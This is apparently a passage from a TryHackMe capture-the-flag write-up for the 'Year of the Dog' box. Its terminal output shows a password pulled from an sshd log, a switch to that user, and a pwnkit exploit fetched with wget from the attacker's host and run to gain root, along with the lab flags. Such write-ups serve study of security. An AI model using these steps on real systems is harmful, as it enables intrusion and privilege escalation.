
And I got his password



```
cat work_analysis | grep dylan
Sep  5 20:52:57 staging-server sshd[39218]: Invalid user dylanLabr4d0rs4L1f3 from 192.168.1.142 port 45624
Sep  5 20:53:03 staging-server sshd[39218]: Failed password for invalid user dylanLabr4d0rs4L1f3 from 192.168.1.142 port 45624 ssh2
Sep  5 20:53:04 staging-server sshd[39218]: Connection closed by invalid user dylanLabr4d0rs4L1f3 192.168.1.142 port 45624 [preauth]
www-data@year-of-the-dog:/home/dylan$ su dylan
su dylan
Password: Labr4d0rs4L1f3

dylan@year-of-the-dog:~$ id
id
uid=1000(dylan) gid=1000(dylan) groups=1000(dylan)
dylan@year-of-the-dog:~$ cat flag.txt
cat flag.txt
cat: flag.txt: No such file or directory
dylan@year-of-the-dog:~$ cat user.txt
cat user.txt
THM{OTE3MTQyNTM5NzRiN2VjNTQyYWM2M2Ji}
dylan@year-of-the-dog:~$ █
```

To got the root flag I use pwnkit vulnerability



```
dylan@year-of-the-dog:~$ wget http://10.18.88.130:8000/pwnkit.py
wget http://10.18.88.130:8000/pwnkit.py
--2023-10-13 19:04:59--  http://10.18.88.130:8000/pwnkit.py
Connecting to 10.18.88.130:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3262 (3.2K) [text/x-python]
Saving to: ‘pwnkit.py’

pwnkit.py          100%[=========================>]   3.19K  --.-KB/s    in 0.002s

2023-10-13 19:04:59 (1.40 MB/s) - ‘pwnkit.py’ saved [3262/3262]

dylan@year-of-the-dog:~$ ls
ls
pwnkit.py  user.txt  work_analysis
dylan@year-of-the-dog:~$ python3 pwnkit.py
python3 pwnkit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# id
id
uid=0(root) gid=1000(dylan) groups=1000(dylan)
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
THM{MzlhNGY5YWM0ZTU5ZGQ0OGI0YTc0OWRh}
# █
```